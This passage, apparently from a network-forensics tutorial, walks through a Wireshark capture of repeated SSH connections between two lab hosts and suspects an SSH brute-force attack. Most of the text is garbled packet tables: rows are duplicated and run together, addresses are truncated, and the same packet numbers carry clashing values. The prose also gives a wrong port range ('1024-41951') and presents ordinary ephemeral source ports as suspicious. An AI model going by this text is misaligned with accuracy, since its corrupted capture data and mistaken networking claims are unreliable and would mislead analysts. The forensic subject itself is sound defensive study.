| 164 21:29:13.162089 | 192.168.153.130 192.168.153.141 | TCP | 66 53042 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495038 TSecr=6 |
| 165 21:29:13.162197 | 192.168.153.130 192.168.153.141 | TCP | 74 53044 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 166 21:29:13.162269 | 192.168.153.130 192.168.153.141 | SSHv2 | 88 Client: Protocol (SSH-2.0-libssh_0.8.1) |
| 167 21:29:13.162291 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53044 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 168 21:29:13.162332 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53042 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037847 TSecr=3 |
| 169 21:29:13.162337 | 192.168.153.130 192.168.153.141 | SSHv2 | 88 Client: Protocol (SSH-2.0-libssh_0.8.1) |

It looks like the data belongs to the **Secure Shell** (**SSH**), and, by browsing through the **Statistics** | **Conversations** in Wireshark, we get the following:

| Ethernet · 13 | IPv4 · 9 | IPv6 · 2 | TCP·74 | UDP · 25 | | | | |
|--|----------|----------------|--------|----------|-------|---------------------------|-------------------------|------------------------------------|
| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A \rightarrow B | Bytes A \rightarrow B | Packets $B \rightarrow A^{\wedge}$ |
| 92.168.153.130 | 53030 | 192.168.153.14 | 1 22 | 25 | 4000 | 13 | 1736 | 1 |
| 92.168.153.130 | 53032 | 192.168.153.14 | 1 22 | 42 | 6210 | 18 | 2658 | 2 |
| 92.168.153.130 | 53034 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53036 | 192.168.153.14 | 1 22 | 42 | 6194 | 18 | 2642 | 2 |
| 92.168.153.130 | 53038 | 192.168.153.14 | 1 22 | 42 | 6210 | 18 | 2658 | 2 |
| 92.168.153.130 | 53040 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53042 | 192.168.153.14 | 1 22 | 42 | 6210 | 18 | 2658 | 2 |
| 92.168.153.130 | 53044 | 192.168.153.14 | 1 22 | 42 | 6210 | 18 | 2658 | 2 |
| 92.168.153.130 | 53046 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53048 | 192.168.153.14 | 1 22 | 42 | 6194 | 18 | 2642 | 2 |
| 92.168.153.130 | 53050 | 192.168.153.14 | 1 22 | 44 | 6262 | 20 | 2710 | 2 |
| 92.168.153.130 | 53052 | 192.168.153.14 | 1 22 | 42 | 6162 | 18 | 2610 | 2 |
| 92.168.153.130 | 53054 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53056 | 192.168.153.14 | 1 22 | 42 | 6194 | 18 | 2642 | 2 |
| 92.168.153.130 | 53058 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53060 | 192.168.153.14 | 1 22 | 42 | 6210 | 18 | 2658 | 2 |
| 92.168.153.130 | 53062 | 192.168.153.14 | 1 22 | 42 | 6178 | 18 | 2626 | 2 |
| 92.168.153.130 | 53064 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53066 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53068 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53070 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53072 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53074 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53076 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53078 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 |
| 92.168.153.130 | 53080 | 192.168.153.14 | 1 22 | 42 | 6130 | 18 | 2578 | 2 🗸 |
| C | | | | | | | | > |
| Name resolution Limit to display filter Absolute start time Conversation Types | | | | | | | | |

There are mainly two hosts present on the PCAP file, which are 192.168.153.130 and 192.168.153.141. We can see that the destination port is 22, which is a commonly used port for SSH. However, this doesn't look like a standard SSH connection, as the source port is different and are in plenty. Moreover, the port numbers are not from the well-known (1-1024) and registered set of ports (1024-41951). This behavior is quite common for a example for brute force attacks.

However, we are currently not sure. Let's scroll through the PCAP and investigate more, as follows:

| 287 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 288 192.168.153.130 192.168.153.141 TCP 66 53044 + 22 [ACK] Seq=23 Ack=1113 Win=3160 Len=0 TSval=3551495084 TSe 291 92.168.153.141 192.168.153.141 SSHv2 114 Client: Diffielee Key Exchange Init 292 92.168.153.141 192.168.153.130 TCP 66 22 + 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037894 TSe 291 92.168.153.141 192.168.153.130 TCP 66 22 + 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe 291 92.168.153.131 192.168.153.130 TCP 66 22 + 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe 291 92.168.153.131 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 295 192.168.153.130 192.168.153.141 SSHv2 124 Client: Key Exchange Init 296 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-0penSSH_7.6p1 Debian-2) 297 192.168.153.130 192.168.153.141 TCP 66 53062 + 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495087 TSec 298 192.168.153.141 192.168.153.141 TCP 66 53048 + 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495087 TSec 298 192.168.153.141 192.168.153.141 | | | | |
|---|---------------------|-----------------|-------|---|
| 288 192.168.153.130 192.168.153.141 TCP 66 53044 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495084 TSe 289 192.168.153.130 192.168.153.141 SHV2 642 Client: Key Exchange Init 290 192.168.153.141 192.168.153.141 SHV2 144 Client: Diffie-Hellman Key Exchange Init 291 192.168.153.141 192.168.153.130 TCP 66 22 → 53044 [ACK] Seq=1113 Ack=509 Win=30208 Len=0 TSval=650037894 TSe 293 192.168.153.141 192.168.153.130 TCP 66 22 → 53044 [ACK] Seq=2113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe 293 192.168.153.141 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe 295 192.168.153.130 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=3113 Win=31360 Len=0 TSval=3551495087 TSec 295 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=31 Win=20312 Len=0 TSval=3551495087 TSec 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=3113 Win=31360 Len=0 TSval=3551495087 TSec 299 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=21 Ack=3113 Win=31360 Len=0 TSval=3551495087 TSec 209 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=2113 Ack=599 Win=30208 Len=0 | 286 192.168.153.141 | | | |
| 289 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 290 192.168.153.141 192.168.153.130 TCP 66 22 → 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037894 TSe 291 192.168.153.141 192.168.153.130 TCP 66 22 → 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe 291 192.168.153.141 192.168.153.130 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 294 192.168.153.141 192.168.153.141 TCP 66 33062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe 295 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=31 Win=30208 Len=0 TSval=3551495087 TSecr 296 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=31 Win=30208 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495097 TSec 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=2113 Ack=599 Win=30208 Len=0 TSval=3551495097 TSec 299 192.168.153.141 192.168.153.141 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=3551495097 TSec 302 192.168.153.141 192.168.153.141 SHv2 114 Client: Diffie-Hellman Key Exchange Init </td <td>287 192.168.153.141</td> <td>192.168.153.130</td> <td>SSHv2</td> <td>, ,</td> | 287 192.168.153.141 | 192.168.153.130 | SSHv2 | , , |
| 290 192.168.153.141 192.168.153.130 TCP 66 22 + 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 Tsval=650037894 TSe 291 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 291 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 293 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 294 192.168.153.130 192.168.153.141 TCP 66 53062 + 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 Tsval=3551495085 TSe 295 192.168.153.130 192.168.153.141 TCP 66 53048 + 22 [ACK] Seq=23 Ack=113 Win=2012 Len=0 Tsval=3551495087 TSec 296 192.168.153.141 192.168.153.141 TCP 66 53048 + 22 [ACK] Seq=23 Ack=113 Win=2012 Len=0 Tsval=3551495087 TSec 299 192.168.153.141 192.168.153.141 TCP 66 53048 + 22 [ACK] Seq=23 Ack=113 Win=2012 Len=0 Tsval=3551495087 TSec 209 192.168.153.141 192.168.153.141 TCP 66 53048 + 22 [ACK] Seq=21 Ack=113 Win=31360 Len=0 Tsval=3551495087 TSe 201 92.168.153.141 192.168.153.141 TCP 66 22 + 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 Tsval=3551495097 TSe 201 92.168.153.141 192.168.153.130 TCP 66 22 + 53048 [ACK] Seq=213 Ack=113 Win=31360 Len=0 Tsval=3551495097 TSe | 288 192.168.153.130 | 192.168.153.141 | TCP | 66 53044 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495084 TSe… |
| 291 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 292 192.168.153.141 192.168.153.130 TCP 66 22 → 53044 [AcK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe 293 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 294 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 295 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 296 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 297 192.168.153.141 192.168.153.141 TCP 66 53062 → 22 [AcK] Seq=23 Ack=131 Win=31360 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [AcK] Seq=23 Ack=131 Win=31360 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 SHv2 642 Client: Key Exchange Init 299 192.168.153.130 192.168.153.141 SHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SHv2 642 Client: Key Exchange Init 303 192.168.153.141 192.168.153.141 SHv2 114 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.1 | 289 192.168.153.130 | 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |
| $\begin{array}{llllllllllllllllllllllllllllllllllll$ | 290 192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037894 TSe… |
| 293 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 294 192.168.153.130 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe 295 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 295 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 297 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSec 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe 299 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 300 192.168.153.141 192.168.153.141 SSHv2 114 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 304 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.141 192.168.153.141 TCP 66 53082 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 T | 291 192.168.153.130 | 192.168.153.141 | SSHv2 | 114 Client: Diffie-Hellman Key Exchange Init |
| 294 192.168.153.130 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe 295 192.168.153.130 192.168.153.141 SSHV2 642 Client: Key Exchange Init 296 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495087 TSecr 298 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=113 Win=30208 Len=0 TSval=3551495091 TSe 300 192.168.153.141 192.168.153.141 SSHV2 14 Client: Key Exchange Init 301 192.168.153.141 192.168.153.140 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHV2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.141 192.168.153.130 SSHV2 1146 Server: Key Exchange Init 307 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=34 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.141 192.168.153.141 SSHV2 1146 Server: Key Exchange Init 307 192.168.153.141 192.168.153.141 SSHV2 1146 Server: Key Exchange Init 307 192.168.153.141 192.168.153.141 SSHV2 1446 Server: Key Exchange Init 309 192.168.153.141 192.168.153.141 SSHV2 1446 Server: Key Exchange Init 309 192.168.153.141 192.168.153.130 SSHV2 1446 Server: Key Exchange Init 310 192.168.153.141 192.168.153.130 SSHV2 1446 Server: Key Exchange Init 311 192.168.153.141 192.168.153.130 SSHV2 1446 Server: Key Exchange Init 311 192.168.153.141 192.168.153.141 SSHV2 1446 Server: Key Exchange Init 311 192.168.153.141 192.168.153.141 SSHV2 144 Server: Key Exchange Init 313 192.168 | 292 192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe… |
| 295 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 296 192.168.153.141 192.168.153.141 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 297 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=30208 Len=0 TSval=3551495087 TSecr 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe 300 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 303 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=650037901 TSe 306 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=650037901 TSe 306 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=650037904 TSe 305 192.168.153.141 | 293 192.168.153.141 | 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 296 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 297 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSec 298 192.168.153.141 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=31 Win=29312 Len=0 TSval=3551495087 TSec 299 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe 300 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 144 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=547 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.141 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=650037901 TSe 306 192.168.153.141 192.168.153.141 TCP 66 53062 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSec 306 192.168.153.141 <t< td=""><td>294 192.168.153.130</td><td>192.168.153.141</td><td>TCP</td><td>66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe…</td></t<> | 294 192.168.153.130 | 192.168.153.141 | TCP | 66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe… |
| $\begin{array}{llllllllllllllllllllllllllllllllllll$ | 295 192.168.153.130 | 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |
| 298 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 299 192.168.153.130 192.168.153.141 TCP 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe 300 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 SSHv2 114 Client: Key Exchange Init 302 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.141 192.168.153.140 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 306 192.168.153.141 192.168.153.130 SSHv2 144 Client: Portocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495092 TSec 306 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=2113 Ack=5199 Win=30208 Len=0 TSval=3551495094 TSe 308 192.168.153.141 192.168.153 | 296 192.168.153.141 | 192.168.153.130 | SSHv2 | 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) |
| 299 192.168.153.130192.168.153.141TCP66 53048 \rightarrow 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe300 192.168.153.130192.168.153.141SSHv2642 Client: Key Exchange Init301 192.168.153.130192.168.153.141SSHv266 22 \rightarrow 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe302 192.168.153.141192.168.153.130TCP66 22 \rightarrow 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe303 192.168.153.141192.168.153.130TCP66 22 \rightarrow 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe304 192.168.153.141192.168.153.130TCP66 23 \rightarrow 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=650037901 TSe306 192.168.153.141192.168.153.141TCP66 53052 \rightarrow 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr306 192.168.153.141192.168.153.141TCP66 53052 \rightarrow 22 [ACK] Seq=23 Ack=31 Win=30208 Len=0 TSval=3551495092 TSecr306 192.168.153.141192.168.153.141TCP66 53052 \rightarrow 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe307 192.168.153.141192.168.153.141SHv2642 Client: Key Exchange Init309 192.168.153.141192.168.153.141SHv2642 Client: Key Exchange Init301 192.168.153.141192.168.153.141SHv2144 Server: Key Exchange Init301 192.168.153.141192.168.153.141SHv2144 Server: Key Exchange Init311 192.168.153.141192.168.153.141TCP66 53046 \rightarrow 22 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=3551495095 TSe312 192.168.153.141192.168.153. | 297 192.168.153.130 | 192.168.153.141 | TCP | 66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr… |
| 300 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 301 192.168.153.141 192.168.153.141 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe 302 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 304 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=507 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.130 192.168.153.130 SSHv2 114 Server: Key Exchange Init 307 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSec 308 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=3113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.130 192.168.153.141 SHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.141 SHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.141 SHv2 144 Client: Key Exchange Init </td <td>298 192.168.153.141</td> <td>192.168.153.130</td> <td>SSHv2</td> <td>1146 Server: Key Exchange Init</td> | 298 192.168.153.141 | 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 301 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe 302 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 304 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 309 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31260 Len=0 TSval=3551495094 TSe 309 192.168.153.141 192.168.153.141 SHv2 1146 Server: Key Exchange Init 309 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31260 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.141 1 | 299 192.168.153.130 | 192.168.153.141 | TCP | 66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe… |
| 302 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 303 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=31 Win=29312 Len=0 TSval=3551495094 TSe 307 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 309 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=213 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 312 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 312 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 314 192.168.153.141 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=111 | 300 192.168.153.130 | 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |
| 303 192.168.153.141 192.168.153.130 TCP 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe 304 192.168.153.141 192.168.153.130 SSHV2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.130 192.168.153.141 TCP 66 53032 + 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.141 192.168.153.141 TCP 66 53052 + 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.141 192.168.153.141 TCP 66 53052 + 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 307 192.168.153.141 192.168.153.141 SSHV2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 308 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 SHV2 114 Gerver: Key Exchange Init <td>301 192.168.153.141</td> <td>192.168.153.130</td> <td>TCP</td> <td>66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe…</td> | 301 